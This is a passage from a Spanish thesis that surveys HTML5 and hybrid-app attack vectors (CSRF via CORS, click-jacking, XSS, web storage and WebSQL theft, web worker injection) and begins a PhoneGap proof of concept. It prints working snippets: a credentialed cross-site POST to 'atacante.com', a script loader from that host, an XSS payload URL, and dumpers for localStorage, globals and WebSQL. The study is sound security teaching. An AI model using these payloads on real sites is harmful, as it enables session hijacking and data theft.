Nuevos tipos de inputs en formularios	Parcial	Sí	Parcial	Sí
Web storage	Sí	Sí	Sí	Sí

En resumen, a día de hoy (2014) la mayoría de las tecnologías definidas en el estándar HTML5 han sido o están siendo implementados por los navegadores más importantes.

2.3.2. Soporte en los navegadores móviles

Tabla 7. Soporte de las nuevas características de HTML5 en los navegadores móviles

	Firefox (iOS/Android)	Chrome (iOS/Android)	Navegador Android	Safari (iOS)
Última versión (fecha lanzamiento)	32.0 (09/2014)	37 (08/2014)	4.4 (12/2013)	7 (09/2013)
Etiquetas y atributos HTML5	Sí	Sí	Sí	Sí
Caché de aplicaciones	Sí	Sí	Sí	Sí
Web storage	Sí	Sí	Sí	Sí
Web SQL	No	Sí	Sí	Sí
Indexed DB	Sí	No	No	No
Geolocalización	Sí	Sí	Sí	Sí
Multimedia	Sí	Sí	Sí	Sí
Web workers	Sí	Sí	No	Sí
Definición de viewports	Sí	Sí	Sí	Sí

Al igual que los navegadores para escritorio, las versiones de los distintos navegadores para dispositivos móviles también cumplen con la mayor parte del estándar HTML5.

2.4. Vulnerabilidades introducidas en HTML5

Todas estas nuevas características aumentan la complejidad de los navegadores, lo cual conlleva la posibilidad de existir más vulnerabilidades. Además, mediante el aprovechamiento de estos vectores, se pueden crear ataques sigilosos, difíciles de detectar y con graves riesgos para las víctimas.

Entre otros, en esta sección se van a estudiar algunos de los ataques más frecuentes, que afectan tanto a sitios web escritos con HTML5 como aplicaciones móviles híbridas:

- *Click-jacking* y *phishing* mezclando capas o *iframes*.
- Cross-Site Request Forgery (CSRF) y evitar la aplicación de la política de mismo origen usando el mecanismo CORS.
- Ataques a Web SQL mediante inyección de SQL.
- Robo de información del almacenamiento (*web storage*).

- XSS basado en HTML5 / DOM y redirecciones.
- Inyecciones de DOM y secuestro con HTML5.
- El uso de *web sockets* para ataques sigilosos.
- Abuso de los *web workers*.

A su vez, para evitar estas vulnerabilidades, junto al desarrollo de los navegadores han surgido diversas tecnologías que intentan mitigar la posibilidad de cualquier tipo de ataque. Algunas de estas tecnologías quedan reflejadas en la Figura 9.




Figura 9. Arquitectura de un navegador HTML5⁸

En resumen, las tecnologías HTML5, DOM y XMLHttpRequest embebidas en el código JavaScript están involucradas en la creación de las nuevas aplicaciones web. La nueva generación de aplicaciones pretende desbancar el uso de *plug-ins* externos (como Flash, Silverlight, etc.), buscando crear una especificación de HTML5 neutral mediante acuerdos entre los diversos navegadores.

Las nuevas características de HTML5 traen nuevas amenazas y nuevos retos consigo. A continuación se describen los vectores de ataque más frecuentes.

⁸ Fuente: Elaboración propia.

2.4.1. Cross Site Request Forgery

La política de mismo origen (SOP, de las siglas en inglés de *Same Origin Policy*) establece qué peticiones a otros dominios son válidas. Vulnerar la política de mismo origen permite realizar un ataque CSRF (*Cross-Site Request Forgery*); un atacante puede inyectar código malicioso en una página con contenido de otros dominios que inicie una petición al dominio de destino sin el consentimiento del usuario.

HTML5 dispone de un método llamado CORS (*Cross Origin Resource Sharing*). CORS es una técnica de “respuesta ciega” y se controla mediante el uso de la cabecera HTTP “origin” que, si existe en la respuesta del servidor, permite al navegador acceder al dominio que en un primer momento violaría la política de mismo origen.

Por lo tanto, es posible realizar un ataque CSRF en un sentido. Es posible iniciar un vector de ataque usando el nivel 2 de XMLHttpRequest en páginas HTML5, que puede resultar suficientemente dañino. En este ataque, mediante XMLHttpRequest se establece una conexión sin que el usuario se entere. Al realizar la conexión se envían las cookies (responsables de mantener la sesión del usuario), lo que permite realizar exitosamente un ataque CSRF.

Las cabeceras HTTP que se añadieron para permitir la implementación de CORS son las siguientes:

- En la petición:
 - Access-Control-Request-Headers
 - Access-Control-Request-Method
- En la respuesta:
 - Access-Control-Allow-Origin
 - Access-Control-Allow-Credentials
 - Access-Control-Allow-Expose-Headers
 - Access-Control-Allow-Max-Age
 - Access-Control-Allow-Allow-Methods
 - Access-Control-Allow-Allow-Headers

Ejemplo

Un atacante puede inyectar una llamada XMLHttpRequest como parte de un vector de ataque CSRF, tal y como se muestra en la Figura 10. El usuario (víctima) accede a la web del atacante. Su servidor le envía una página que contiene el código necesario para realizar una petición a un servidor vulnerable (por ejemplo, una página de compras). Si el usuario tiene una sesión activa en esa página, junto con la petición XMLHttpRequest que ocurre en segundo plano se enviará la cookie que identifica al cliente, por lo que a efectos del servidor se tratará como si fuese una petición válida.



Figura 10. CSRF usando HTML5 y XMLHttpRequest⁹

Se establece por ejemplo el "Content-Type" como "text/plain" y no se define ninguna cabecera más, por lo que CORS no enviará una solicitud OPTIONS para comprobar las reglas en el lado del servidor y realizará directamente el POST. También se ha añadido la opción "withCredentials" para forzar el envío de las cookies al servidor de destino.

A continuación se muestra un script que realizará el ataque CSRF entre dominios:

```
(function () {
  var xhr = new XMLHttpRequest();
  xhr.open('POST', 'http://www.atacante.com/poster.php', true);
  xhr.setRequestHeader('Content-Type', 'text/plain');
  xhr.withCredentials = true;
```

JS

⁹ Fuente: Elaboración propia.

```
xhr.onreadystatechange = function () {  
    if (xhr.readyState === 4 && xhr.status === 200) {  
        var response = xhr.responseText;  
        document.getElementById('resultado').innerHTML = response;  
    }  
};  
xhr.send('...parámetros POST...');  
})();
```

La petición anterior causará un CSRF y realizará un envío de datos a un servidor externo, por lo que se ha conseguido saltar la política de mismo origen.

De la misma manera, también podría aplicarse esta técnica en formularios que admitan subida de ficheros.

2.4.2. Click-jacking

Esta técnica se está convirtiendo en un vector de ataque popular en las aplicaciones actuales. Algunos sitios web permiten ser cargados en un *iframe*. Esto abre la puerta a realizar ataques de *click-jacking* en este tipo de sitios.

HTML5 permite crear un *iframe* aislado (“sandbox”), pudiéndose configurar si los scripts del *iframe* tienen acceso a los datos del marco principal. Esto significa que dicho código no podrá ejecutarse si la opción “X-Frame” aplica. Así, es posible solo en algunos casos conseguir un ataque de *click-jacking* si el aislamiento del *iframe* está activo.

Otra técnica es utilizar etiquetas para presentación pueden ayudar a crear una capa de presentación invisible por encima de la capa de presentación real para capturar todas las interacciones que el usuario intenta realizar sobre la segunda.

HTML5, Web 2.0 y los plug-ins como Flash, Silverlight, etc., se cargan en el navegador como componentes nativos o como plug-ins. El manejo del DOM es una parte esencial de la implementación del navegador, ya que las nuevas aplicaciones web lo usan de una forma extremadamente compleja y efectiva para crear páginas web interactivas.

Hay muchas aplicaciones que ejecutan una aplicación DOM y, una vez que éste se carga por completo, permanece en el ámbito de la aplicación durante su ciclo de vida. CORS y SOP juegan un papel crucial protegiendo la carga de elementos externos y controlan las peticiones HTTP que realiza el navegador. Los distintos recursos (imágenes, vídeo, películas en Flash, etc.) se cargan en su espacio, definido por su propia etiqueta de marcado. Los recursos son accesibles mediante el DOM y, de la misma manera, pueden ser manipulados. Si el DOM fuerza a uno de estos recursos a

reemplazar el recurso original por un recurso en otro dominio, entonces se produce un ataque de *Cross Origin Resource Jacking*.

Ejemplo

Sean dos dominios, uno *ejemplo.com* y otro *atacante.com*. En el primero existe un objeto Flash para realizar el inicio de sesión. Si mediante una llamada al DOM el fichero Flash que debe cargar se intercambia por otro similar obtenido del dominio del atacante, el usuario tendrá la impresión de estar viendo la página del servidor *ejemplo.com*, y no se enterará de que el formulario de inicio de sesión lo ha cargado desde otro servidor. De la misma manera, *atacante.com* puede cargar objetos del servidor *ejemplo.com*, causando lo que se denominaría *Cross Origin Resource Jacking* inverso.

Ejemplo del código que carga el componente Flash:

```
<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000"
  width="550" height="400" id="movie_name">
  <param name="movie" value="movie_name.swf" />
  <param name="quality" value="high" />
  <param name="bgcolor" value="#FAFAFF" />
  <param name="allowScriptAccess" value="sameDomain" />
  <embed src="movie_name.swf" quality="high" bgcolor="#FAFAFF"
    width="550" height="400" name="movie_name" />
</object>
```

El navegador carga la página HTML y el objeto que contiene, que en principio proviene del mismo dominio que la página. Asumiendo que esta página tiene un problema con el DOM, entonces es posible para un atacante manipularlo. Así, podría realizar una llamada similar a la siguiente (por ejemplo, aprovechándose de una vulnerabilidad XSS):

```
var newUrl = 'http://www.atacante.com/evil_movie.swf';
document.getElementById('movie')[0].name = newUrl; // elemento <param>
document.getElementById('movie_name')[0].src = newUrl; // elemento <embed>
```

Tras la ejecución del script, el recurso original desaparecerá de la interfaz del navegador y se cargará el objeto Flash proveniente del dominio *atacante.com*. Como el navegador permite estos accesos a terceros servidores, se necesita implementar una defensa similar a la que se realizaría para evitar *click-jacking*. Antes de que se cargue el componente, éste debería tener en cuenta el dominio y bloquear la ejecución. Para evitar un ataque de *Cross Origin Resource Jacking* se necesitaría bloquear los objetos para que no puedan ser modificados mediante JavaScript, controlar el flujo y evitar inyecciones en el DOM.

2.4.3. XSS en etiquetas, atributos y eventos de HTML5

HTML5 dispone de nuevas etiquetas, atributos y eventos que permiten implementar numerosa funcionalidad en las nuevas aplicaciones web. Algunas de las nuevas posibilidades que pueden ser utilizadas para llevar a cabo ataques XSS son las siguientes:

- Etiquetas: *media* (relacionada con contenidos multimedia), *canvas* (y su función de JavaScript *getImageData*), *menu*, *embed*, *button*, etc.
- Atributos: *form*, *submit*, *autofocus*, *sandbox*, *rel*, etc.
- Eventos y objetos: Navegación, contenido editable, API de *drag&drop*, gestión del historial, etc.

Si la entrada de datos no está correctamente verificada se podría inyectar JavaScript en alguno de estos nuevos atributos y etiquetas.

Ejemplo

Sea el siguiente código, generado automáticamente por el servidor mediante algún lenguaje de programación en el lado del servidor, como por ejemplo PHP:

```
<video>
  <source src="<?php echo $_GET['video'] ?>.mp4">
</video>
```



En este ejemplo, la fuente del vídeo se obtiene directamente a través de un parámetro enviado en la URL. Un atacante que se dé cuenta de este hecho podría inyectar ahí código, es decir, llevar a cabo un ataque XSS.

Si el atacante consigue llevar a alguna víctima a esta página insegura (desde su servidor o cualquier otra página) a la siguiente URL:

```
http://www.ejemplo.com/ver.php?video=video"+onerror="alert('XSS');//
```

En este caso, el HTML que devolverá el servidor vulnerable será este:

```
<video>
  <source src="video" onerror="alert('XSS');//.mp4">
</video>
```



Y al usuario le saltará una alerta. Como es lógico, el código introducido ahí por el atacante podría ser de cualquier tipo.

2.4.4. Almacenamiento web y extracción de datos del DOM

HTML5 permite a las aplicaciones guardar datos en el navegador (*localStorage*) para poder obtenerlos en posteriores sesiones. A este almacenamiento, la aplicación web puede acceder en cualquier momento. Esta característica de HTML5 ofrece una gran flexibilidad en el lado del cliente.

Tanto para acceder a la información almacenada como para guardarla se utiliza JavaScript. En un sitio con una vulnerabilidad XSS, un atacante podría robar la información almacenada.

Además, una vez que un atacante logre explotar una vulnerabilidad XSS y consiga inyectar código JavaScript de manera exitosa, robar toda la información almacenada en el *localStorage* será muy sencillo. Basta con recorrer todas las claves almacenadas y obtener sus respectivos valores:

```
function getLocalStorageData() {  
    var data = [];  
    // comprobar que el navegador lo soporte  
    if (localStorage && localStorage.length) {  
        for (prop in localStorage) {  
            var obj = window[prop];  
            data.push({'prop': prop, 'obj': obj});  
        }  
    }  
    return data;  
}
```



Así, si una aplicación expone valores críticos en este almacenamiento, el atacante podría obtenerlos.

LocalStorage no es el único lugar donde almacenar variables definidas con JavaScript. Muchas aplicaciones web guardan multitud de variables que contienen información valiosa tras autenticarse.

Un ejemplo puede ser un formulario de inicio de sesión que autentique al usuario contra el servidor vía AJAX. Si las variables no se crean en el ámbito apropiado se podrá acceder a ellas de manera global, lo cual permitiría a un atacante leer información privada como el nombre de usuario, la contraseña, direcciones de correo electrónico, *tokens* de sesión, etc.

Al igual que acceder a todas las variables almacenadas en el *localStorage*, obtener todas aquellas variables globales (ya sean globales intencionadamente o por un defecto en la programación de la aplicación) es muy sencillo:

```
function getAllData() {  
    var data = [];  
    for (prop in window) {  
        var obj = window[prop];  
        if (obj && (typeof obj === 'object' || typeof obj === 'string')) {  
            data.push({'prop': prop, 'obj': JSON.stringify(obj)});  
        }  
    }  
    return data;  
}
```

JS

2.4.5. Inyección de SQL

Otra característica novedosa de HTML5 es la posibilidad de crear bases de datos relacionales en el navegador del usuario, lo que se conoce como WebSQL. Uno de sus objetivos es mejorar el rendimiento de las aplicaciones, que podrían almacenar ciertos datos en local, para así evitar tener que obtenerlos del servidor cada vez que fueran necesarios.

Esto amplía la posibilidad de llevar a cabo un ataque de inyección de SQL al lado del cliente, y no solo al lado del servidor, que es donde suele ser más habitual. Si una aplicación es vulnerable a un ataque XSS, entonces un atacante podría robar información de las bases de datos WebSQL y transferir dichos datos a su propio servidor.

En el mejor de los casos, un atacante que ha encontrado alguna vulnerabilidad y ha conseguido acceder a la base de datos del navegador de algún cliente es posible que disponga de la estructura de datos de la base de datos (nombre de las tablas, columnas, etc.). No obstante, puede que no sea así y que el vector de ataque a llevar a cabo por el atacante sea “a ciegas” (*blind SQL injection*).

Ejemplo “blind SQL injection”

El API de JavaScript definido en la especificación que todos los navegadores que implementen WebSQL han de cumplir incluye diferentes métodos que pueden ayudar a un atacante a encontrar información sobre la estructura de la base de datos. En concreto, un atacante puede seguir el procedimiento descrito a continuación para obtener dicha información y todos los datos de las tablas.

En primer lugar, se necesita la siguiente información para poder extraer toda la información de una base de datos WebSQL:

- El objeto de la base de datos.
- La estructura de datos creada en SQLite.
- La tabla de la que se extraerá la información que contenga, ejecutando una consulta.

A continuación se muestra un script que puede extraer toda esta información de la base de datos partiendo de un conocimiento nulo acerca de la misma:

```
var dbo, table, userTable;
for (i in window) {
  obj = window[i];
  try {
    if (obj.constructor.name === 'Database') {
      dbo = obj;
      dbo.transaction(function (stm) {
        stm.executeSql("SELECT name FROM sqlite_master "
          + "WHERE type='table'",
          [],
          function (stm, result) {
            table = result;
            if (table.rows.length > 1) {
              userTable = table.rows.item(1).name;
              // mostrar información obtenida
              console.log(dbo, table, userTable);
            }
          },
          null);
      });
    }
  } catch (e) {}
}
```

JS

El procedimiento que sigue se detalla a continuación:

1. Se recorrerán todos los objetos, buscando alguno que haya sido construido usando el prototipo "Database".
2. Se realizará una consulta de selección directamente a la base de datos "sqlite_master".
3. Se obtendrá el valor de la primera tabla, que contiene información sobre la tabla definida por la aplicación.

En este punto ya se tienen el nombre de la tabla de la base de datos WebSQL que usa la aplicación. Después se puede ejecutar una consulta SQL e iterar por las filas de resultado.

2.4.6. Inyecciones en los web workers

Los *web workers* son una nueva tecnología añadida en HTML5. Permite el uso de hilos usando JavaScript, lo que permite realizar tareas pesadas fuera del hilo principal del navegador, para evitar que se quede colgado.

Si una aplicación es vulnerable a ataques XSS, que permiten inyectar scripts, podría ejecutar un hilo en segundo plano que monitorice toda la actividad del usuario en el sitio web vulnerable. Por ejemplo, este hilo podría estar realizando continuamente búsquedas en el DOM de la página de formularios que contengan campos de contraseña y, en cuanto detecte que el usuario escribe algo en estos, enviar los datos recabados al servidor del atacante.




Figura 11. Estructura de los *web workers*¹⁰



Como se muestra en la Figura 11, el proceso en segundo plano no tiene acceso al DOM, pero puede enviar mensajes a éste para que se actualice con la nueva información obtenida en el *web worker*, si es el caso. Si la comunicación con el hilo secundario se establece en "*" cualquier origen puede recibir o enviar mensajes del *web worker*, lo que puede ocasionar una posible brecha de seguridad.

Por otro lado, la comunicación también ha de ser filtrada convenientemente en el lado del cliente (ya que el servidor no tiene control sobre los datos manejados por los *web*

¹⁰ Fuente: Elaboración propia.

workers, que se ejecutan en el navegador del cliente), para evitar que los datos del *web worker* puedan cambiar el funcionamiento normal de la página.

Considérese el siguiente código de ejemplo:


```
<!DOCTYPE html>
<html>
<head>
  <title>Ejemplo con web-workers</title>
  <script>
    function start() {
      worker.postMessage({'action': 'start', 'num': 1});
    }

    function stop() {
      worker.postMessage({'action': 'stop'});
    }

    var worker = new Worker('worker.js');
    worker.addEventListener('message', function (event) {
      document.getElementById('result').innerHTML = event.data;
    }, false);
  </script>
</head>
<body>
  <div id="buttons">
    <button onclick="start();">Start web-worker</button>
    <button onclick="stop();">Stop web-worker</button>
  </div>
  <div id="result"><!-- contiene el resultado del worker --></div>
</body>
</html>
```

Si se ha conseguido manipular el *web worker*, se podría inyectar código de cualquier tipo como resultado, ya que éste va a ser inyectado tal cual (sin pasar ninguna validación) a la página web.

Si tras haber sido manipulado el *web worker*, el resultado contiene, por ejemplo, el siguiente código JavaScript:



```
// mostrar un mensaje por pantalla
alert('Hola');

// cargar un script desde otra página (se añade a <head> y se ejecuta)
var script = document.createElement('script');
script.type = 'text/javascript';
script.src = 'http://www.atacante.com/script.js';
document.getElementsByTagName('head')[0].appendChild(script);
```

Se mostrará un mensaje de alerta y se cargará un script desde otro sitio web (y dicho script se ejecutará).

2.4.7. XSS basado en DOM con HTML5

Los ataques XSS son cada vez más empleados por los atacantes, debido en gran medida a la facilidad con la que se pueden llevar a cabo y la capacidad ilimitada que adquiere el atacante en caso de explotar correctamente un problema de este tipo.

Una mala implementación de las llamadas a funciones que manipulan el DOM ocasiona, en la mayoría de los casos, la aparición de posibles vectores de ataque que pueden ser explotados. La cantidad de nuevas posibilidades de HTML5 hace que la superficie de ataque aumente considerablemente.

El impacto de que un atacante encuentre algún problema de seguridad en algún *widget*, objeto o *iframe* de la página sería enorme, ya que podría afectar a toda la página en la que esté colocado dicho objeto (todo el DOM es accesible desde cualquier elemento de la página).

Las especificaciones han cambiado en tres dimensiones (HTML5, DOM-Level 3 y XMLHttpRequest-Level 2), cada uno estrechamente ligado a los demás. No es posible separarlos en la implementación de una aplicación web. Las aplicaciones HTML5 acceden al DOM ampliamente y lo modifican dinámicamente usando llamadas XMLHttpRequest.

La manipulación del DOM se realiza mediante diversas llamadas a las funciones que proporciona éste. Una mala implementación del uso de estas funciones puede ocasionar diversos ataques, como por ejemplo:

- XSS basados en DOM.
- Extracción del contenido del DOM.
- Manipulación de variables.
- Desviaciones de la lógica del programa.

2.4.8. Uso de páginas sin conexión (offline)

HTML5 soporta almacenar páginas a modo de caché para su uso fuera de línea. Esto puede causar numerosos problemas en el entorno de la aplicación. La caché del navegador se puede envenenar y un atacante podría inyectar cualquier *script* y después tener vigilado cualquier dominio.

```
<!DOCTYPE html>
<html manifest="/appcache/manifest">
...
</html>
```



La etiqueta anterior permite inyectar en caché la página para poder ser usada en modo sin conexión. Es posible realizar un ataque contra esto y envenenar la caché a través de una red no confiable o un *proxy* mediante la inyección de *scripts*. El usuario, al acceder a la página legítima, los *scripts* se ejecutan, pudiendo monitorizar las acciones del usuario.

2.4.9. Web sockets

Los *web sockets* son una nueva característica de HTML5 que permite a los navegadores mantener conexiones bidireccionales con los servidores. Esta funcionalidad puede ser utilizada por un atacante para realizar conexiones en los puertos donde hay alguna comunicación activa.

Por ejemplo, un usuario está cargando una página web que un atacante ha modificado para realizar internamente un escaneo de puertos desde el propio navegador del usuario. Es decir, la página contiene diversos *scripts* que intentan realizar conexiones en distintos puertos (a modo de escaneo), y a la dirección IP que el atacante desee (que puede pertenecer a la red interna). Si encuentra algún puerto abierto, el atacante puede utilizar el navegador del usuario para realizar la conexión al servicio que haya encontrado en la red interna, de manera que se salte el *firewall* y puede conseguir acceder al contenido interno.

Por tanto, los *web sockets* traen consigo algunas nuevas amenazas:

- Puertas traseras.
- Escaneo de puertos directamente desde el navegador del usuario.
- *Botnets* (distintos usuarios cargan una página que realiza conexiones a un tercer servidor, que podría verse saturado ante tantas conexiones).
- *Sniffers* basados en *web sockets*.

3. Desarrollo de la prueba de concepto

3.1. Objetivos y metodología

El objetivo de esta sección es probar una aplicación simple desarrollada con el *framework* de desarrollo PhoneGap. Se realizarán distintas pruebas con el fin de comprobar si las vulnerabilidades descritas anteriormente son comunes en este tipo de aplicaciones y se describirá la forma en que este tipo de ataques se puede evitar.

Se ha elegido a **PhoneGap** como *framework* en el que se implementarán las pruebas, descartando a Appcelerator Titanium porque no se compila directamente a la interfaz nativa de los distintos sistemas operativos que son objetivo del desarrollo. Al no compilarse a elementos nativos de la interfaz, la funcionalidad de la aplicación será como si se estuviese ejecutando en un navegador web, a través de un componente *WebView* o similar.

Se desarrollará una aplicación con el objetivo de realizar las siguientes pruebas en el funcionamiento de la misma:

- **Carga de *iframes* de un sitio externo o una página interna.** El objetivo es comprobar si es posible acceder a las variables de la aplicación desde un *iframe* malicioso.
- **Inyección de scripts tras una llamada XMLHttpRequest.** El objetivo de esta tarea es modificar la ejecución normal de la aplicación.
- **Almacenamiento en bases de datos.** El objetivo es realizar un ataque de inyección de SQL en las consultas de la base de datos.
- **Almacenamiento interno.** El objetivo consiste en obtener todas las variables almacenadas en la aplicación.
- **Ingeniería inversa de la aplicación.** El objetivo es conseguir el código fuente de la aplicación original.

Teniendo en cuentas estas pruebas, se realizará un caso de prueba para cada uno de los objetivos anteriores. Así, la página principal de la aplicación consistirá en varios botones que den acceso a cada una de las pruebas.


Por otro lado, se dispondrá de un servidor web al que la aplicación podrá conectarse para poder obtener algunos datos, como por ejemplo cargar *iframes* externos o tratar el envío de formularios.

3.2. Implementación

3.2.1. Instalación de los componentes necesarios

En primer lugar es necesario instalar el *framework* de PhoneGap. Para ello, se necesita como prerequisite tener instalado NodeJS. Mediante el comando `npm install -g phonegap` se descargará e instalará PhoneGap, todo a través de NodeJS.

En cuanto está instalado, lo primero que se debe realizar es crear un nuevo proyecto para la aplicación. A través de la línea de comandos, se ha de ejecutar `phonegap create tfm-app net.unir.ivanperez.tfm TFM`.



```
H:\Phonegap>phonegap create tfm-app net.unir.ivanperez.tfm TFM
[phonegap] missing library net.unir.ivanperez.tfm/www/3.5.0
[phonegap] downloading https://github.com/phonegap/phonegap-app-hello-world/archive/3.5.0.tar.gz...
[phonegap] create called with the options H:\Phonegap\tfm-app net.unir.ivanperez.tfm TFM
[phonegap] Customizing default config.xml file
[phonegap] created project at H:\Phonegap\tfm-app
```

Figura 12. Creación de un nuevo proyecto con PhoneGap

Existen dos opciones a la hora de compilar las aplicaciones: realizarlo en local o en la nube. La ventaja de llevar el proceso en la nube es que no es necesario instalar el SDK (*Software Development Kit*) de cada una de las plataformas soportadas.

En su versión gratuita, el servicio **Adobe PhoneGap Build** permite compilar como máximo una aplicación de código cerrado (privada) o cualquier aplicación alojada en repositorios públicos como GitHub. Si se desea alojar más aplicaciones privadas existen un plan que cuesta 9,99 dólares mensuales, y permite alojar y realizar la compilación de hasta 25 aplicaciones distintas.

Para llevar a cabo la compilación en la nube se ha de ejecutar el comando `phonegap remote build android`.



```
H:\Phonegap\tfm-app>phonegap remote build android
[phonegap] compressing the app...
[phonegap] uploading the app...
[phonegap] building the app...
[phonegap] Android build complete
```

Figura 13. Compilación de un proyecto de PhoneGap en la nube

Accediendo a Adobe PhoneGap Build (a través de <https://build.phonegap.com/apps>) podemos ver que ahí está la aplicación recién compilada para las plataformas iOS, Android y Windows Phone:




Figura 14. Descarga de la aplicación disponible en Adobe PhoneGap Build

Como PhoneGap no cuenta con una interfaz de desarrollo, se puede utilizar cualquiera que permita editar con facilidad páginas HTML, código JavaScript y hojas de estilo CSS. Se puede depurar la aplicación directamente desde un navegador web, ya que al fin y al cabo se trata de una aplicación web que se va a ejecutar en el teléfono una vez que esté empaquetada.

Se ha elegido WebStorm como interfaz de desarrollo. La Figura 15 muestra cómo es la interfaz de WebStorm y la estructura de carpetas de una aplicación PhoneGap.

